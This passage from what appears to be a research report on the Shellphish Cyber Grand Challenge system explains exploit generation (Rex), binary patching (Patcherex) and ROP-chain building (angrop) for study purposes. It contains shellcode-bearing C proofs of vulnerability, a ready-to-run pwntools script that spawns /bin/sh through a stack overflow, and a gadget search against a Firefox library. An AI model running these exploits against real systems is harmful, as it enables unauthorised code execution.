
Figure 14 rex arsenal

For type1, there were generated one shellcode and one circumstantial register setter. With type2, we can leak arbitrary memory. The two best exploits are put into the 'best_type1' and 'best_type2' attributes. The register that is used for best_type1 is ‘ebp’. Last but not least, we can dump the exploits in C, Python, or as a compiled POV.




```
In [15]: arsenal.best_type1.dump_c('legit3_1.c')

In [16]: arsenal.best_type2.dump_c('legit3_2.c')
```

Figure 15 rex generate exploit in C


legit3_1.c

```c
int do_pov() {
  enum register_t regnum = ebp;

  if (type1_negotiate(ipmask, regmask, regnum, &t1vals) != 0) {
    die("type1_negotiate failure\n");
  }

  char *error;
  int status;

  const char orig_payload[] = "\x31\xf1\xb5\xf5\xf1\xe5\xf1\xf1\x75\xf1\xf1\x75\xb5\xe5\xf5\xf1\xf5\xf5\xf1\xf5\xf1
    \xf1\xf1\xf5\xf1\xf5\xf1\xf1\xf1\xe5\xb5\x75\xf5\xf1\xa8\xa4\x04\x08\xf1\xf1\xf1\xf1\xf5\xf4\xf5\xf5\xf5\xb5\xf5
    \xf5\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";
  payload_buffer_len = payload_len;
  payload = malloc(payload_len);
  memcpy(payload, orig_payload, payload_len);
  recv_buf_len = 0x32;
  received_data = calloc(recv_buf_len, 1);

  BoolectorNode *cur_byte;
  BoolectorNode *temp_1;
  BoolectorNode *temp_2;
  BoolectorNode *temp_con;


  // current position in they payload
  size_t payload_off = 0;
  size_t recv_off = 0;

  // *** integer stuff ***
  // a buffer for copying integers to and checking them
  char temp_int_buf[0x20];
  unsigned long temp_int;
  BoolectorNode *int_val;
  BoolectorNode *int_val_var;
  BoolectorNode *int_con;
  int recv_extra_for_int = 0;
  size_t fake_recv_amount = 0;
  size_t send_amount = 0;
  size_t recv_amount = 0;
  size_t old_recv_buf_len = 0;
  // *** end integer stuff ***

  // BoolectorNodes for use in challenge response
  BoolectorNode *stdout_val_var;
  BoolectorNode *stdout_val;
  BoolectorNode *stdout_con;
  BoolectorNode *payload_val;
  BoolectorNode *payload_val_var;
  BoolectorNode *payload_con;

  Btor *btor_0 = boolector_new();
  boolector_set_opt(btor_0, "model_gen", 1);
  const char *smt_stmt_btor_0 = "(declare-fun byte_2a () (_ BitVec 8))\n"
"(declare-fun byte_2c () (_ BitVec 8))\n"
"(declare-fun byte_2d () (_ BitVec 8))\n"
"(declare-fun byte_2b () (_ BitVec 8))\n"
"(declare-fun value_var () (_ BitVec 32))\n"
"(assert\n"
" (let ((?x1385 ((_ extract 7 7) byte_2c)))\n"
" (let (($x1612 (= (_ bv0 1) ?x1385)))\n"
" (let (($x1627 (not $x1612)))\n"
" (let (($x1610 (= (_ bv10 8) byte_2c)))\n"
" (let (($x1620 (not $x1610)))\n"
" (or $x1620 $x1627)))))))\n"
"(assert\n"
" (let ((?x87701 (concat (concat byte_2d byte_2c) byte_2b)))\n"
" (let ((?x87571 (concat ?x87701 byte_2a)))\n"
" (= ?x87571 value_var))))\n"
"(assert\n"
" (let ((?x790 ((_ extract 7 7) byte_2a)))\n"
" (let (($x1397 (= (_ bv0 1) ?x790)))\n"
" (let (($x1398 (not $x1397)))\n"
```

Figure 16 rex legit3_1.c



legit3_2.c

```c
int do_pov() {
  if (type2_negotiate(&t2vals) != 0) {
    die("type 2 negotiate failure\n");
  }

  char *error;
  int status;

  const char orig_payload[] = "\x31\xf5\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
    \x31\xc0\x40\x40\x31\xdb\x43\xb9\x00\xc0\x47\x43\xba\xa8\xa4\x04\x08\x31\xf6\xcd\x80\xf5\xb5\x75\xb5\xa8\xa4\x04
    \x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";
  payload_buffer_len = payload_len;
  payload = malloc(payload_len);
  memcpy(payload, orig_payload, payload_len);
  recv_buf_len = 0x32;
  received_data = calloc(recv_buf_len, 1);

  BoolectorNode *cur_byte;

  // current position in they payload
  size_t payload_off = 0;
  size_t recv_off = 0;

  // *** integer stuff ***
  // a buffer for copying integers to and checking them
  char temp_int_buf[0x20];
  char *endptr;
  unsigned long temp_int;
  BoolectorNode *int_val;
  BoolectorNode *int_val_var;
  BoolectorNode *int_con;
  int recv_extra_for_int = 0;
  size_t fake_recv_amount = 0;
  size_t send_amount = 0;
  size_t recv_amount = 0;
  size_t old_recv_buf_len = 0;
  // *** end integer stuff ***


  // BoolectorNodes for use in challenge response
  BoolectorNode *stdout_val_var;
  BoolectorNode *stdout_val;
  BoolectorNode *stdout_con;
  BoolectorNode *payload_val;
  BoolectorNode *payload_val_var;
  BoolectorNode *payload_con;

  Btor *btor_0 = boolector_new();
  boolector_set_opt(btor_0, "model_gen", 1);
  const char *smt_stmt_btor_0 = "(declare-fun byte_1f () (_ BitVec 8))\n"
"(declare-fun byte_20 () (_ BitVec 8))\n"
"(declare-fun byte_1d () (_ BitVec 8))\n"
"(declare-fun byte_1e () (_ BitVec 8))\n"
"(declare-fun address_var () (_ BitVec 32))\n"
"(assert\n"
" (let ((?x1013 ((_ extract 7 7) byte_1d)))\n"
" (let (($x1440 (= (_ bv0 1) ?x1013)))\n"
" (let (($x1509 (not $x1440)))\n"
" (let (($x1307 (= (_ bv10 8) byte_1d)))\n"
" (let (($x1432 (not $x1307)))\n"
" (or $x1432 $x1509)))))))\n"
"(assert\n"
" (let ((?x87909 ((_ extract 31 24) address_var)))\n"
" (= byte_20 ?x87909)))\n"
"(assert\n"
" (let ((?x13040 ((_ extract 23 16) address_var)))\n"
" (= byte_1f ?x13040)))\n"
"(assert\n"
" (let ((?x13998 ((_ extract 7 0) address_var)))\n"
" (= byte_1d ?x13998)))\n"
"(assert\n"
" (let ((?x84357 ((_ extract 15 8) address_var)))\n"
" (= byte_1e ?x84357)))\n"
```

Figure 17 rex legit3_2.c

Figure 16 and Figure 17 shows some part of the code generated as proof of concepts (PoCs).

3.3.1. Techniques




Figure 18 rex techniques

3.4. Patcherex

Shellphish's automated patching engine initially created for the Cyber Grand Challenge. There are three key concepts in *patcherex*:

- patches
- techniques
- backends

3.4.1. Patches

A patch is a single adjustment to a binary. Below are some different types of patches that exist:

- **InsertCodePatch**: inserts code that is executing before an instruction at a particular address.
- **AddEntryPointPatch**: inserts code that is executing before the original entry point of the binary.
- **AddCodePatch**: inserts code that separate patches can apply.
- **AddRWData**: inserts RW data that separate patches can apply.

There are also InlinePatch, AddRODataPatch, AddRWDataPatch, AddRWInitDataPatch, AddLabelPatch, RawFilePatch, RawMemPatch, SegmentHeaderPatch, AddSegmentHeaderPatch, PointerArrayPatch and RemoveInstructionPatch. Every patch has its name, and it is permissible to mention from a patch to different patch using the name.

3.4.2. Techniques

A technique is a component investigating a binary and delivering a list of patches. For instance:

- **StackRetEncryption**: encrypts the return pointers of "unsafe" functions.
- **Backdoor**: inserts a backdoor to a binary.

There are also Adversarial, Binary Optimization, Bitflip, CpuId, IndirectCFI, Malloc Ext Patcher, NoFlagPrintfPatcher, NxStack, Packer, ShadowStack, Simple Ptr Enc, SimpleCFI, and Uninitialized Patcher.

3.4.3. Backends

A backend is a component liable to "inject" a list of patches, that produced from a technique, in a binary and generate a new binary. There are two backends:

- **DetourBackend**: inserts jumps inside the original code.
- **ReassemblerBacked**: inserts code by disassembling and then reassembling the original binary.

The DetourBackend creates bigger and slower binaries, or even it cannot insert some patches. Nevertheless, it is slightly more reliable than the ReassemblerBackend.

3.4.4. Examples

We are going to use again legit_00003, as we did with Driller and Rex. The vulnerability was a buffer overflow on the stack. ShiftStack was chosen as the technique and ReassemblerBacked as the backend.

```
import patcherex
from patcherex.backends.reassembler_backend import ReassemblerBackend
from patcherex.patches import *

intermediate = "/home/name/angr/binaries/tests/defcon24/legit_00003"
backend = ReassemblerBackend(intermediate)
patches = []
patches.extend(ShiftStack(intermediate,backend).get_patches())
backend.apply_patches(patches)
backend.save("/tmp/legit_00003_ShiftStack")
```

Table 8 patcherex generate patched binary

Driller found the first crash in the first few seconds when used against the original binary. Contrary to the original binary, Driller, even though we let it run from almost an hour, did not found any crash when used against the patched binary.

3.5. Angrop

Angrop is a tool to generate rop chains automatically. It is developed on top of angr and uses constraint solving for creating chains and understanding the outcomes of gadgets. It should support all the architectures supported by angr, although more testing needs to be done. Typically, it can create rop chains faster than humans. It involves functions to generate chains that are usually used in exploitation and CTF's, such as setting registers and calling functions.


3.5.1. Examples

```
#include <stdio.h>
```

```c
#include <unistd.h>

int main(int argc, char *argv[]) {
    char buf[256];
    int r = read(0, buf, 400);
    return 0;
}
```

Table 9 angrop code example

The example of Table 9 is a simple buffer overflow, and we are going to need the gadget “pop rdi; ret” so the parameter of system will be “/bin/sh” and the gadget “pop reg; pop reg; ret” for stack alignment.



```
In [1]: import angr, angrop
   ...: p = angr.Project("./rop")
   ...: rop = p.analyses.ROP()
   ...: rop.find_gadgets()
WARNING |           12:35:27,746 | cle.loader | The main binary is a position-independent executable
. It is being loaded with a base address of 0x400000.
ROP: 100% |||||||||||||||||||||||||||||||||||||||||| Time: 0:00:00 613.77  B/s

In [2]: for g in rop.gadgets:
   ...:     if len(g.popped_regs)==1 and "rdi" in g.popped_regs:
   ...:         print(g)
   ...:
Gadget 0x4006e3
Stack change: 0x10
Changed registers: {'rdi'}
Popped registers: {'rdi'}
Register dependencies:


In [3]: for g in rop.gadgets:
   ...:     if len(g.popped_regs)==2:
   ...:         print(g)
   ...:
Gadget 0x4006e0
Stack change: 0x18
Changed registers: {'r14', 'r15'}
Popped registers: {'r14', 'r15'}
Register dependencies:
```

Figure 19 angrop example gadgets

```python
from pwn import *

buf = p8(0x41)*280
buf += p64(0x5555555546e0)          #       pop rdi; ret
buf += p8(0x42)*8
buf += p8(0x43)*8
buf += p64(0x5555555546e3)          #       pop r14; pop r15; ret
buf += p64(0x7ffff7b97e9a)  #       /bin/sh
buf += p64(0x7ffff7a33440)  #       system
```

```
r = process("./rop")
r.sendline(buf)
r.interactive()
```

Table 10 angrop example exploit script


The gadgets we wanted are shown in Figure 19, and so the exploit script in Table 10 is ready to run and get us a shell.

A more complex example for angrop, and at real case scenario, is to use it for a dynamically linked shared object library[41] of Mozilla Firefox, the libmozsandbox.so, and it could be:

```
for g in rop.gadgets:
        if g.mem_changes:
                for mem_access in g.mem_changes:
                        if (mem_access.op == "__add__") and (g.stack_change == 0x10) and
'rbx' in g.popped_regs and 'rax' in mem_access.addr_dependencies:
                                print(g)
```

Table 11 angrop complex example


We are looking for gadgets that rbx is one of the popped registers, rax is used for an add instruction, and the stack is changed for 0x10.



```
Gadget 0x405176
Stack change: 0x10
Changed registers: {'rbx'}
Popped registers: {'rbx'}
Register dependencies:
Memory add:
    address (64 bits) depends on: ['rax']
    data (8 bits) depends on: ['rax']

Gadget 0x40840b
Stack change: 0x10
Changed registers: {'rbx'}
Popped registers: {'rbx'}
Register dependencies:
Memory add:
    address (64 bits) depends on: ['rax']
    data (8 bits) depends on: ['rax']

Gadget 0x410430
Stack change: 0x10
Changed registers: {'rbx'}
Popped registers: {'rbx'}
Register dependencies:
Memory add:
    address (64 bits) depends on: ['rax']
    data (8 bits) depends on: ['rax']

Gadget 0x412efa
Stack change: 0x10
Changed registers: {'rbx'}
Popped registers: {'rbx'}
Register dependencies:
Memory add:
    address (64 bits) depends on: ['rax']
    data (8 bits) depends on: ['rax']
```

Figure 20 results of Table 11

There were more results than shown in Figure 20, and in Figure 21 is a PoC for the first result with the help of radare2.



```
            :~$ r2 /usr/lib/firefox/libmozsandbox.so
[0x00004440]> s 0x00005176
[0x00005176]> pd 3
            0x00005176      0000           add byte [rax], al
            0x00005178      5b             pop rbx
            0x00005179      c3             ret
```

Figure 21 PoC of Figure 20

3.6. Farnsworth

Farnsworth is a Python-based wrapper around the PostgreSQL database and was the knowledge base. All data shared between components were stored there, as all the communications between components were happening through Farnsworth.

3.7. Ambassador

Ambassador was the component to report info from and to CGC Team Interface TI API. Except for retrieving CBs, obtaining feedback, and submit RBs and POVs, was also updating Farnsworth.

3.8. Meister

Meister was the central scheduler component, as it decided which component should run jobs at any point in the CGC. This was feasible because, for every component, there was a component-specific creator, and Meister could ask these creators for jobs and schedule them based on priority.

3.9. Scriba

Scriba decided what POVs and patches to submit based on their performance results, and then the Ambassador was responsible for submitting them to CGC TI.

3.10. Worker

Worker was responsible for launching the various analysis, exploitation, and patching tasks. It wrapped angr, Driller, Rex, Patcherex, and other tools to be easily manageable.

4. Conclusion

The present findings confirm that Cyber Reasoning Systems are proficient automated systems that can distinguish exploitable bugs, generate exploits, and patch software. These systems are complicated and demand a skillful experience of the problem to develop them.

To my knowledge, fuzzing has a crucial role and is trending more towards the grey-box style. This is a result of the dominant tools that exist and can perform binary analysis. The availability of state-of-the-art open-source tools, like AFL, allows research to be consolidated and analyzed using these tools and consequently drives to progress.

